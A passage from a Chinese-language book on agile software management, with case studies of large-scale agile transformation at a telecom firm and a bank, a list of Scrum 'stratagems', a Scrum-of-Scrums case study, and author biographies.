
【相关计策：第一计】

大规模组织所面临的巨大挑战是如何使得敏捷变革更高效、更有效果，同时横向覆盖更多的职能，包括业务、产品、开发、测试和运维，另外纵向涵盖更多的人员、产品线。直接采用一些敏捷方法，通常是不足以解决所有问题的。所以成立敏捷转型委员会，就是在相应地应用系统思维，避免局部优化，以全局视角进行整体敏捷变革推进。否则通常所获得的敏捷变革收益是比较有限的，不能在有限的投入下最大化转型收益。

系统性的变革管理需要考虑组织转型的驱动力、转型的效果、转型的效率以及所要应用的敏捷实践。首先对于驱动力，究竟是什么在驱动组织启动敏捷变革？如果没有正确的驱动力，敏捷实施就有可能被拒绝、否认，即使是被团队所接受，对于他们而言可能也只是一个新的流程而已，他们不会将敏捷理念内建植入团队 DNA 中。其次对于转型的效果，如何使敏捷转型才更加有效？如果敏捷转型利益相关者的想法不断发生变化，一会尝试这个，一会尝试那个，这种聚焦在局部优化的方式通常会导致敏捷导入耗时较长，并且有的时候敏捷实践所要求的变革会由于各种原因而大打折扣，若仍然对敏捷转型抱有更高的期望，很显然改进的空间就比较小，敏捷实践会受到很大的阻碍，或者说要花费更长的时间才能使团队走上更有效的敏捷之路。再次，对于转型的效率，如何在短期内覆盖更多的团队和产品线？如何更有效率地利用外部敏捷教练？对于大规模组织而言，采用一个小团队接一个小团队进行辅导的方式，在短期之内效率是十分低下的。最后对于敏捷实践，有时没有考虑到具体的上下文而造成引入实践的时机不对，有时则会误用一些实践，例如进行所

谓的“开发迭代”（迭代内只有开发），而在多个迭代之后才引入专门的测试团队进行测试。

下图所示的 DEEP 变革框架是我根据自己多年来从事敏捷咨询和辅导工作的经验总结而来的，首字母 D 是 Driver，代表驱动力；第二个字母 E 是 Effect，代表转型的效果；第三个字母 E 是 Efficiency，代表转型的效率；最后一个字母 P 是 Practices，代表转型所导入的部分敏捷实践。




参考 DEEP 变革框架，我们一起来看两个案例。一个是成立敏捷转型委员会并且应用 DEEP 变革框架来系统性引领敏捷变革的情况，另一个是不成立敏捷转型委员会，也没有应用 DEEP 变革框架，而局部化导入敏捷的情况。

成立敏捷转型委员会系统性引领敏捷变革

国内某电信设备厂商的 IT 部门于 2013 年年底开始正式启动大规模的敏捷转型。在启动开始时，就明确组建了敏捷转型委员会，包括 CIO、IT 质量与运营部老大（推动敏捷的部门）、IT 应用实施部老大（敏捷落地导入部门），当然也包含了外部敏捷咨询师。在敏捷转型委员会的指导

和支持下，成立了 IT 敏捷体系建设团队以及针对每个四级部门（产品线 / 产品族）的敏捷落地团队，如下图所示。



有了这样的推动敏捷变革的组织，系统思维就有了运用的基础，就可以全面思考 DEEP 变革框架的四个维度，真正引领敏捷变革。经过我一年的辅导，8 个产品线（每个产品线上的人员规模是大约是 30~100 人）成功地从瀑布模型转变为敏捷运作模式，每个产品线的敏捷运作基本成型，同时每个产品线都有相应的敏捷负责人持续守护敏捷运作，推动产品线的持续改进。具体各维度的考虑如下表所示。

维度	描述
驱动力 (D)	业务部门对 IT 的反馈：慢、贵、难
效果 (E)	转型目标：满足客户需求，提升 IT 效率，需求实现周期缩短 愿景：产能、质量、易用性提升，交付周期缩短 路线图：各四级部门，逐个转型 目标运作模型：参考规模化敏捷框架 SAFe 变革组织和管理：参考第六计、第七计，使用看板可视化并管理实践导入的计划和追踪进度
效率 (E)	一个咨询师面对整个产品领域的 8 个产品线，涉及的人数大约在 500 人以上，在一年的时间内，使所有团队成功转变成基本的敏捷运作模式，平均辅导一个产品线 1.5 月左右
实践 (P)	所应用的敏捷实践：SAFe、LeSS、CI、BDD、自动化单元测试

没有成立敏捷转型委员会，局部化导入敏捷


2014 年，某国有银行在四个研发基地同时并行地进行了 Scrum 团队级的试点，积累了团队进行敏捷开发的经验，包括 Scrum 在内的管理实践，以及自动化测试、持续集成等工程实践。2015 年在北京研发部，该银行承接 2014 年的敏捷运动，启动了迭代开发的试点项目。

在 2015 年这个案例中，并没有成立敏捷转型委员会，尽管北研的老大也很关心迭代开发，但重点还是关注在试点上，并通过几次汇报来关注。而日常的迭代开发试点项目的负责人是来自研发支持部的，试点的团队来自于开发部以及数据中心。

关于试点的系统 and 团队，主要涉及手机 App 端和 PC 端两个系统，相应的人员包括多个开发团队、功能测试团队、全流程测试团队、适应性测试团队，以及代表业务进行需求管理的电子银行部和产品创新管理部，人数在 100 以上。

对于手机 App 端以及 PC 端这两个系统，涉及的人都是耦合在一起的，每个团队按业务领域，既做手机端又做 PC 端，同时负责多个项目，并且这些项目分散在不同的版本中，所以这是一个多应用、多团队、多项目、多版本的多对多乱流的模型，如下页图所示。

经过我们敏捷教练团队的努力，从组建跨职能敏捷团队的角度基本上实现了每个团队都包含开发人员、功能测试人员、全流程测试测试人员和适应性测试人员。并且这些人员从两个不同的办公地点集中到了同一个办公大楼，但是开发和测试人员并没有集中在一起，仍然是分布在不同楼层，导致的后果是开发和测试不能“同心同德”对齐目标，每次面对面沟通协作之后，一旦回到各自的工位，就变得“离心离德”，各自关注的焦点或多或少都发生了一些偏移。



另外从需求管理角度来说，虽然已经任命了来自于电子银行部的产品经理，但是他并没有足够的权力影响需求范围和优先级，同时统一的产品待办事项列表在试点后期才逐渐梳理出来，导致的后果是，对研发团队而言，当前版本需求超载，需求只能增加和变更，但是不能替换和减少，同时还要处理上一个版本遗留的质量问题，并且准备和启动下一个版本的内容。经过敏捷教练团队的辅导，整体计划、进度和风险都得以透明化。但是我们提倡和建议采用精益思想来限制 WIP、优先完成现有的 WIP（Start Finishing）以及停止启动新的工作项（Stop Starting），客户并没有接受。现实是骨感的，任何领导都不能超越和罔顾知识工作的特点，最终的后果是整体版本计划不得不延期一个季度。

此外还有一个 70 多人的独立电商部门试点，基本上包含了端到端的从需求到上线的所有角色。尽管相较于手机 App 端和 PC 端两个系统而言，它作为产品线还是有很大的独立自主空间，但是经过沟通和辅导，仅仅尝试了简单的每日站立会议、任务板、自动构建打包等实践，并没有获得本质性的系统帮助。

总结一下这个银行的案例，本质上是因为缺少了敏捷转型委员会的系统性打法，变成了局部试点，并且很难决策、推动和落地系统性的改进措施，因此无法取得系统性的成效。关于具体使用 DEEP 变革框架的各个维度的分析结果如下表所示。

维度	描述
驱动力 (D)	持续改进，和业界对标，延续 2014 年的探索
效果 (E)	转型目标：改进 愿景：改进 路线图：不明确 目标运作模型：不明确 变革组织和管理：参考第六计、第七计，使用看板可视化并管理实践导入的计划和追踪进度
效率 (E)	面对 200 人以内的试点相关人员的辅导，半年之后没有形成真正的敏捷团队和基本的迭代开发习惯
实践 (P)	所应用的敏捷实践：LeSS、CI、项目级和团队级看板



更多案例请扫描二维码阅读：

- 大规模敏捷组织结构
- 敏捷需求
- 敏捷架构
- 大规模敏捷运作



作者简介

赵卫，京东敏捷创新教练，前 IBM 敏捷及 DevOps 卓越中心主管，前 Ivar Jacobson 资深敏捷咨询师。国内最早的规模化敏捷框架 SAFe 的精益敏捷教练之一，拥有丰富的大规模组织（>500 人）敏捷转型经验。作为敏捷咨询师，常年为通信、银行、金融、电商、汽车以及电器工厂等各行业客户提供敏捷咨询服务。积极参与“敏捷中国”大会，从 2006 年第一届起便从未间断，并且从 2014 年开始连续四年在“敏捷中国”大会（TiD 质量竞争大会）中演讲。





敏捷 Scrum 三十六计

总说

Scrum 框架早在 1993 年就已经被创建出来了，它借鉴了日本的“丰田生产系统”和美国空军的 OODA 循环理论（Observe-Orient-Decide-Act，意为“观察—导向—决定—行动”）。当前 Scrum 已成为最流行的一种敏捷方法，它是开放性的框架，具备先进灵活、自我修正、自我成长的能力，深入学习 Scrum 后不仅在软件开发方面能够有所提升，甚至会帮助整个企业、个人改变固有的工作方式、创新方式、规划方式以及思考方式。

但是，正因为 Scrum 简单开放，所以虽然看上去容易上手，实际上却难于精通并熟练运用。就像围棋，在所有的棋类游戏里，规则最简单，但是下好却最难。例如，Scrum 要开展 5 个会议活动，能开这 5 个会议非常容易，但是会议开得有效果非常难。这也是刚起步时 Scrum 团队所抱怨的，会议占用了太多的编码时间，团队速度反而下降。所以，在 Scrum 里有 Scrum Master 这个教练角色，他要深入理解 Scrum 框架下每个优秀实践的目的和意义。如果把运用 Scrum 这件事本身当做一个产品，那么 Scrum Master 就是产品经理，他和 Scrum Team 一起，用 Scrum 的实践和

思维方式，持续打造提升这个产品，同时打造出一支精悍的队伍。

ITIL 流程和瀑布过程在很多传统企业已经根深蒂固，所以大家总认为 Scrum 是一种新的流程规范，总是试图找到规范文档，以为照着规范标准突击一下即可宣称敏捷，这是错误的观念。Scrum 精髓在于 3355 元素，分别涵盖了人员组织、团队协作载体、形式、文化等各个方面：

- 3：3 个角色，Product Owner、Development Team、Scrum Master。这 3 个角色放在同一条船上，Product Owner 好比是掌舵的，方向不明，船划得再快也没用；Development Team 是划船的小伙伴们，平时要多多练习肌肉、技巧、协作；而 Scrum Master 则是在船头敲锣打鼓、鼓舞士气、把握节奏的教练。
- 3：3 个工件，产品待办清单（Product Backlog）、Sprint 待办清单（Sprint Backlog）、产品增量（Increment）。产品待办清单是决定产品开发最关键的输入，优秀的 Product Backlog 需满足 UPERFORM 原则¹，使其中的工作事项准备就绪，这样开发团队才能够尽快地完成任务；迭代待办清单是团队 Sprint 的工作项，通过可视化管理、拉动式管理来实现快速流动；产品增量是 Sprint 产出物，可用的增量才是唯一有价值的进度度量，任何半成品都不算。
- 5：5 个事件或仪式，迭代（Sprint）、迭代计划（Sprint Planning）、每日站立会（Daily Scrum）、迭代评审（Sprint Review）、迭代回顾（Sprint Retrospective）。我们不喜欢称之为会议，更愿意称之为仪式，是希望将其比作宗教仪式来对待。会前准备、会中专注、会后执行都是虔诚的，所以需要一些软技巧，比如引导和教练技术。同时 Scrum

1 UPERFORM 是几个单词的首字母缩写：Unified, 唯一的；Pull-based, 拉动式的；Emergent, 动态的；Revealed, 公开的；Feature-sliced, 纵切的；Ordered, 已排序的；Ready, 准备好的；Measurable, 可度量的。

这 5 个仪式有助于避免不必要的会议。

- 5: 5 个价值观, 勇气 (Courage)、承诺 (Commitment)、专注 (Focus)、开放 (Openness)、责任 (Respect)。它们并不是几个简单的口号, 相反价值观的塑造是决定敏捷成熟度的关键。文化的建立是一个漫长的过程, 需要经过日常点滴行为来塑造, 这个过程不是一蹴而就的, 而是要在每个 Scrum 活动中引导和培养这些价值观。

从“3355”可以看出 Scrum 是一个轻量级、开放性的框架, 优秀的 Scrum Team 都会形成自己的优秀实践集, 这个过程需要经历“松土—实践—固化—推广”4 个步骤。下面的三十六计综合了一些优秀的、普适性的实践, 主要分为以下 3 个方面:

- 对 Scrum 的认知。只有正确地认知 Scrum 才能正确地实践。
- 对 Scrum 的“3355”实践过程中的一些技巧以及需要注意的内容。
- Scrum 作为敏捷管理实践的一种, 可以和其他敏捷方法相结合使用, 管理实践和工程实践两手抓两手硬, 相辅相成。

除了“3355”核心要坚持之外, 没有任何两家企业的 Scrum 导入效果是一模一样的, 每个企业都会形成自己的敏捷实践集。三十六计只是抛砖引玉, 供读者在 Scrum 尝试中参考, 希望能带来一些帮助。同时希望更多的小伙伴能把优秀的实践融合到三十六计来, 共同分享和提升敏捷实践。

三十六计

Scrum 的地位和意图

第一计 Scrum 是遵循敏捷宣言的一个流派, 关注帮助组织建立响应变化

的能力，用较低成本破解事物的复杂性和不确定性，最大化效果和影响，构建更好的产品和服务来赢得客户满意度。质量和效率的提升是在最大化业务价值和效果的过程中产生的，勿要本末倒置。

第二计 Scrum 是一种开发和维护复杂产品的框架，也是一个组织设计框架。“透明—检视—调整”是破解复杂自适应系统的试验性过程的三大支柱。这三大支柱在实践中映射为短迭代、可视化任务清单、完成的定义等实践。

第三计 产品可以有形的实体，也可以是无形的服务。软件是产品，举办一次会议也是一个产品，提供考试服务也是一个产品。

第四计 优秀的产品从“为什么”开始，用愿景和迭代目标抓住客户和团队成员的心，激情随之而来。

第五计 Scrum 的定义是在最短时间内产生最大价值，要事第一，主动地加速反馈回路。放弃比竞争对手做更多功能的冷战竞争思维，带着防御性的偏执思维是很难成为前瞻性领导者的，企业能因势利导，才能更好地生存。

第六计 精益思想有助于解释 Scrum，比如拉动、流动、价值流、持续改进等概念在 Scrum 中都有体现。但精益并不能完全覆盖 Scrum 所要解决的复杂（Complex）领域问题。

Scrum 就像围棋，易上手、难精通

第七计 良好的组织结构设计，比如建立跨职能特性团队，以业务价值为单元，辅以有效的敏捷教练支持和辅导，是发挥 Scrum 威力、加速蜕变的必要基础。

第八计 当时间、范围、资源都确定的情况下，能牺牲的就只有质量了。敏捷思维不希望妥协质量，项目管理铁三角（范围、时间、人力资源）至少要有一个维度是灵活打开的，譬如在时间、人力都确定的情况下，对需求范围进行灵活调整，先完成价值最高的事情。保持开放性和可能性，才能带来及时应变的能力，这是所谓“可能性的艺术”。

第九计 时间对所有人都公平，宁愿准时发布一个小巧但可用的产品，也不要做出一大堆没人用的半成品。

第十计 3355 元素（3 个角色、3 个资产、5 个仪式、5 个价值观）是 Scrum 框架的最小实践集，各有意义，不可裁剪。

Scrum 的精髓：“3355”框架之 3 个角色

第十一计 Scrum 的 3 个角色在一起好比一条龙舟队，各有专业性，关键在于掌握每种角色的目标、特征、职责、技能。Product Owner 好比是掌舵的。方向不明，船划得再快也没用。Team 是划船的小伙伴们，平时要多多练习肌肉、技巧、协作。而 Scrum Master 则是在船头敲锣打鼓、鼓舞士气、把握节奏的教练。

第十二计 实施 Scrum 首先要求重新定义角色。特别要明确 Product Owner 由谁担任，他是获得产品决策授权的唯一人选，要负责考虑投入产出和优先级排序，要能够说“不”。

第十三计 Scrum 强调自组织团队，弱化确定性思维和管控，让团队采纳去中心化的“民主”机制来一起探索不确定性的解法。目标对齐、放手授权、建立支持的环境都是打造自组织团队的必要条件。

第十四计 保持小而美的团队，不超过 9 人，6 个人以下更好，从而降低沟通协作的开销。从招聘开始，选育用留“T 型人才”¹，鼓励和发展跨职能团队。激励团队成员发展多技能，进行多层次学习。

第十五计 在团队较大时，Scrum 通过分成多个小团队来实施，需要通过 Scrum of Scrum 方式来进行团队协作对齐和解耦。

第十六计 Scrum Master 和管理者要放弃管控的习惯和冲动。培养人才、打造团队，做一个公仆式的领导者，通过学习教练、引导技术等软技能来挖掘每个人的内在驱动力，提升自身的领导力，更好地引发和促进共同行动。

第十七计 根据排队论，系统资源的高利用率反而有害于工作项流动速度。要避免给予人员和组织不必要的压力，也称为“可持续发展”。基于信任的合作可以大大减少内耗，然而，信任易解不易结。

第十八计 Scrum 中没有项目经理，而是由 3 个角色分担掉了项目管理的职责和任务，不再需要设置单独的项目经理。

Scrum 的精髓：“3355”框架之 3 个工件

第十九计 产品待办清单（Product Backlog）是一个公开的、唯一的、有序列表，包含对用户有价值的工作。Product Owner 一定要明白什么才是最重要的，强迫自己对功能特性做出取舍和优先级排序。每个迭代开始时，团队根据 Product Backlog 中的优先级安排工作顺序。

¹ 指既有广度又有深度的一专多能人才。

第二十计 花费几个月来编写需求说明是不必要的，应该在研发过程中逐渐细化。不要纸上谈兵，因为你会发现，这世界变化得比想象得要快。

第二十一计 清晰、公开的 DoD（“完成”的定义）与 DoR（“准备好”的定义）是 Product Owner 与团队之间的工作契约和迭代出入口规则。每次都做到“完成”，才有透明性，不至于把风险遗留到最后。

第二十二计 迭代（Sprint）是一个固定时间盒概念，时间一到就结束，不可延长，也不会经常调整长度，因此迭代并没有成功失败一说。

第二十三计 可视化管理有助于让大家对价值流达成共识、关注进展、识别潜在的障碍和瓶颈，从而及时参与改进。

第二十四计 这些都是属于团队自管理的工具，应该由团队自己搭建、使用和改进，并开放给所有人。

第二十五计 拥堵的地方不断有人插队，最后会导致整个系统都变得缓慢。Sprint 中承诺的 PBI 不变也有助于加快流动速度，这也是一种强行压制可变性的手段。

第二十六计 每个迭代都要有产出可工作的增量，增量不是非得等到迭代演示时才给 Product Owner 看，而是随时做完随时演示，尽早和主动地获得反馈。

Scrum 的精髓：“3355”框架之 5 个事件

第二十七计 仪式感对于生活的意义就在于，用庄重认真的态度去对待生活里看似无趣的事情，不管别人如何，一本正经认认真

真地把事情做好，才能真真正正发现生活的乐趣。我们必须把 Scrum 活动和会议比作宗教仪式来对待，会前准备、会中专注、会后执行都是虔诚的，所以需要一些宗教技巧。同时，减少其他不必要的会议。

第二十八计 在各个活动中强化时间盒概念，有助于增强团队的纪律性和凝聚力，慢慢演化出团队约定（Working Agreement）。严格的时间盒可以促使各种集体活动更加聚焦和关注下一步行动，防止拖延症。

第二十九计 站会的时间由团队自己决定。一般来说，站会放在早上刚上班时，效果会好于其他时间。

第三十计 Sprint Planning 时 Product Owner 还要与团队一起定义本迭代的 Sprint Goal，显然那会是整体业务价值的一小部分，这个小目标可以使大家更加聚焦。价值并不等于功能范围，关注迭代目标而给需求功能范围留有弹性的余地，有助于在一个迭代内进行调整，使团队更好地朝向目标前进。

第三十一计 在上个迭代为下个迭代提前梳理需求，有助于让需求更好地准备，在迭代第一天就可以开始动手。

第三十二计 纵向拆分需求，每个需求卡片或者用户故事都满足 INVEST 原则，是避免 Sprint 中出现小瀑布的秘诀。

第三十三计 团队的速率（Velocity）是天然的在制品上限。应当度量在正常压力下的真实进度，以便于将来更加有准备地安排计划。

第三十四计 每日站会是自组织团队的改进活动，不要变成汇报会。如果大家都看着 Scrum Master 讲话，Scrum Master 可以站在讲话人的身后，他看不见 Scrum Master，就会冲着大家进

行广播发言了。

第三十五计 迭代回顾会是促进自组织和进行持续改进的最重要的仪式，不可舍弃，形式上可以变化以增加新鲜感，发现和庆祝小的胜利。持续改进不是被动的增强和改良，而是挑战一切假设，大幅度地主动引入变化和革新。

Scrum 的精髓：“3355” 框架之 5 个价值观

第三十六计 文化不是创造的，是日常行为的副产品，建立一个能体现勇气、开放、专注、承诺、尊重的工作软环境，让敏捷文化自然生长。

第三十七计 觉得 Scrum 应用起来有困难？Scrum 像一个照妖镜，是一个通过快速迭代更频繁地做痛苦的事情，来暴露问题的框架，本身并不能解决问题。多走出去看看，可能是由于现在所在的环境永远也打造不出优秀的 Scrum 团队。

第三十八计 规模化敏捷或许是个伪命题，培养人的速度可能跟不上人员快速扩张带来的陷阱。从一个团队开始吧，一生二、二生三，像细胞分裂那样去生长出更多的团队。

用技术手段解决管理问题

第三十九计 只有管理实践是不够的，还要用技术手段解决管理问题。对于软件项目来说，极限编程中的工程实践是有效的补充，从搭建一个持续集成服务器开始，投资到程序员身上提升代码匠艺吧。

第四十计 Scrum 需要分解时间、团队、需求内容，将复杂维度的内

容降维到简单维度，尽快暴露风险以便转向，老子曰“为大于其细，为难于其易”，Scrum 中蕴含了几千年前的东方智慧。

第四十一计 质量不是测出来的，是内建的。在迭代中引入 Stop & Fix 实践，当代码基线有缺陷时，不要再继续提交代码，而且应该马上修复并通过持续集成的验证，再继续工作。



案例：采用 Scrum of Scrum 方式 提升多团队间的协作

【相关计策：第四计】

Scrum Team 的团队大小最适合的是 3~9 人，当团队更大时，沟通成本会变得很高。但我们的产品团队往往都会大于这个人数，此时就需要拆分成多个小团队。在这种情况下，有两种模式：一种是单产品经理多 Scrum 团队模式，一种是多产品经理多 Scrum 团队模式。

单产品经理—多 Scrum 团队模式

我们有一个团队原先是 7 或 8 个人，随着产品推进，人员扩充到 25 人，该团队一直采用一个 Scrum Team 方式，团队协作也很不错，但是随着人员的增加，发现 Scrum 会议占用了很多的时间。团队做了一些尝试：

- 尝试一：一周一个迭代，改为两周一个迭代，沟通时间确实变少了，但产出物是原来的 2 倍以上。
- 尝试二：取消计划会，因为计划会时间比较长，时间都花费在故事解释上，团队认为大家把手头的任务尽快做好最重要，没有必要让所有成员了解所有的故事，这些任务线下了解就好。虽然看上去每

周多了半天的开发时间,但是执行了一段时间后,团队的沟通变差了,迭代燃尽和产品验收都随之变差,在团队的一次回顾会上,大家纷纷提出恢复计划会。

团队后来决定拆分多个 Scrum 团队,在拆 Scrum 团队时,要解决以下两个问题:

第一个问题:团队的某些技能只有部分人员掌握,例如,我们的前端开发,有 5 个人,2 个老人 3 个实习生。各个组平均分 1 人,有的组就很难独立完成任务。我们的解决办法是:团队最终要实现每个团队都能端到端完成任务,但是当现状有冲突时,要考虑技能提升和实现端到端任务的沟通饱和度中哪一个当前的瓶颈,先解决瓶颈为重,团队成熟时,再重新划分。

第二个问题:将 Scrum 团队分拆后,怎样保持沟通没有层级?因为我们知道沟通一旦有层级,效率会急剧下降。这时就要做两件事情,一是解耦,二是对齐。要做到解耦,就要尽量保持每个用户故事由一个团队来完成,朝着特性团队演化。要做到对齐,就要注意两点:如果一个故事需要由多个团队完成,就必须不断同步,使得相关的任务能同时完成;所有团队完成所有产品迭代故事才算完成,当某个团队来不及完成时,其他的团队必须顶上。

因此,我们的解决办法是 Scrum 的 5 个仪式,分别是这样约定的:

- 迭代准备会(需求梳理活动),这个会议原先没有突出,但是在分拆团队后变得十分重要。主要由 Product Owner 提前给所有团队的代表讲解本次迭代的目标和内容,让每个团队能提前做准备。
- 迭代计划会,全员参加,让所有人都了解要做的内容,便于对齐和协作,因为团队代表都提前做了准备,所以计划会的效率更高。

- 每日站会，分两级开：每个团队内部开，团队主力和 Product Owner 再进行 Scrum of Scrum 站会，这个会最重要的是对齐沟通和协作沟通。

所以参会人员要讲三句话：

- 我的团队计划某个时间点完成哪个重要任务，需要和哪个团队对齐。
- 我的团队遇到了哪个问题，需要哪个团队帮助。
- 我的团队这个迭代是否能完成目标，若不能完成目标，需要寻求哪个团队帮助。

- 评审会，全员参加，按团队演示验收。

- 回顾会，分团队召开，组建 ETC 来召开跨团队的回顾会议。

多产品经理—多 Scrum 团队模式

我们有个团队有近 100 人，近 10 个产品经理。该团队一直拆分为 10 个团队。在做 Scrum 之前，一直是采用组件型团队模式，一个任务穿越多个团队，所以，采用了瀑布模式对齐，根据软件过程流程对齐，比如统一时间排版、统一时间设计评审、统一时间开发提交代码、统一时间测试。我们知道这种协作模式，流动效率很低。

转为 Scrum 团队时，我们的解决方法是：

- 把研发流程分为产品澄清和团队开发两个部分，产品澄清负责迭代计划会之前和产品验收之后的事务，团队开发负责中间这段过程。
- 产品澄清分为三个阶段：问题阶段、方案阶段、实施阶段。问题阶段是需求收集的过程；方案阶段是需求收集后形成史诗故事并细化成用户故事，然后形成产品 Backlog 列表的过程；实施阶段是把产品 Backlog 列表细分到迭代 Backlog 列表的过程。

- 产品 Backlog 列表转到迭代 Backlog 列表，通过以下两个会议实现多团队的对齐：
 - 由所有 Product Owner 与所有团队的 Scrum Master 和核心技术人员一起参加的排版会议，该会议负责确定该迭代的 Backlog 列表，并进行澄清。
 - 每个团队各自的计划会，团队成员都了解用户故事（含测试开发、和运维）。
- 团队开发的对齐可以开 Scrum of Scrum 会议，当团队协作不好时可以间隔时间短一些，我们的目标是各团队之间根据用户故事各自沟通，放到 Scrum of Scrum 会议中沟通的内容越少越好。
- 在每个迭代要开一次 ETC 会议，作为迭代的回顾，在回顾会议上，迭代的分析数据作为输入，比如说可以通过燃尽图数据来分析团队在沟通上是否需要提升。



更多案例请扫描二维码阅读：

- 关注专注力培养仪式感，提升 Scrum 活动的效果
- 采用“观察—导向—决定—行动”方式持续解决问题，打造优秀的 Scrum 团队




作者简介

方炜，浙江移动信息技术部产品研发部经理，超过 15 年软件研发项目管理经验，浙江移动敏捷转型负责人，SAFe SA、CAL、CSPO、CSM 等敏捷认证，带领浙江移动软件研发进行 Scrum、看板、精益、DevOps 等实践，总结出《FAST+敏捷管理体系》获得国家企业管理创新二等奖，并在中国移动集团推广。



申健，全球首位获得 Scrum Alliance 颁发的 Certified Scrum Trainer (CST) 与 Certified Team Coach (CTC) 双导师认证者、资深敏捷教练、培训师、创新产品研发顾问。国际 CSD 认证课程授权讲师，进阶敏捷教练 CSP 学分课讲师，管理 3.0 认证讲师，ISTQB 大中华区敏捷专家，认证大规模敏捷 LeSS 专家，专业教练 CPCP。国内外多家知名企业的敏捷教练，也是中国敏捷社区组织者和推动者。擅长从用户研究、领导力发展、项目管理、团队协作、工程实践等不同切入点进行组织设计和敏捷转型。观点和思考都分享在个人博客：www.JackyShen.com。





敏捷项目管理三十六计

总说

2001 年初，在美国雪鸟滑雪胜地的一次敏捷方法发起者和实践者聚会上，“敏捷联盟”成立了，随后几年的时间里，敏捷开发思想和实践在研发类的公司中迅速风靡。在雪鸟会议上参与者也共同起草了敏捷软件开发宣言，定义了“敏捷”的价值观。

敏捷思想

传统方法

1. 个体与交互	重于	过程和工具
2. 可用的软件	重于	面面俱到的文档
3. 客户协作	重于	合同谈判
4. 随时应对变化	重于	遵循计划

其中位于右边的传统方法虽然也有其价值，但敏捷思想更重视左边的内容。

敏捷思想传入国内之初，软件开发行业对其有不少误解，比如“敏捷就是不要文档”、“敏捷就是快”、“敏捷就是持续集成”，等等。即使是在较早推行敏捷开发的腾讯公司，2008 年左右开始实施敏捷时，

内部也充满了反对和抵触的声音。因此，在推行敏捷之初，能否让团队了解敏捷，理解敏捷，自主地发现敏捷开发相较于传统开发的优势和益处，就显得非常重要。在腾讯，这些工作都是由专门的布道团队来完成的，他们一边自己实施敏捷，以当事者的第一视角去体验敏捷，一边为公司传递敏捷思想。慢慢的，越来越多的团队开始接受敏捷，实施敏捷。

“一千个读者眼中有一千个哈姆雷特”，不同的团队对敏捷开发的理解也各不相同，而且即使是同一团队，在不同时期，对敏捷的参悟、采用的敏捷实践也会不同。比如初创团队更注重高效沟通、快速试错，因此可能会关注站立晨会、show case、现场用户等，成熟团队可能会更关注持续集成、灰度发布、结对编程、回顾等。当然，许多初创的小团队，往往还挣扎在生存的边缘，或许还无暇顾及敏捷实践，什么结对编程、CI、TDD等，这些事情似乎比较“浪费”资源，没有精力也没有成本去做。但笔者想说的是，敏捷开发就是要根据自己团队当前的痛点，或者是最痛的那一点，找出敏捷实践中最适合的一两项，咬紧牙坚持下去，或许就能柳暗花明了。比如，团队抱怨无法精准把握用户需求，或是需求传递有问题，那就坚持采用现场用户的方法，把用户请到团队中来，可能这种做法一开始很难落实，还会被用户排斥，但只要坚持，就会有不小的收获。

本三十六计并非能解决一切研发团队问题的银弹，而是希望提供一点思路，让大家多一些选择。当然，随着敏捷开发实践被国内越来越多的团队所了解和接受，迭代开发、快速响应的概念早已不是什么新奇的东西，可能只是在一些细节的关注和把握上，与正统的敏捷还有一些小的差别。

三十六计

敏捷宣言

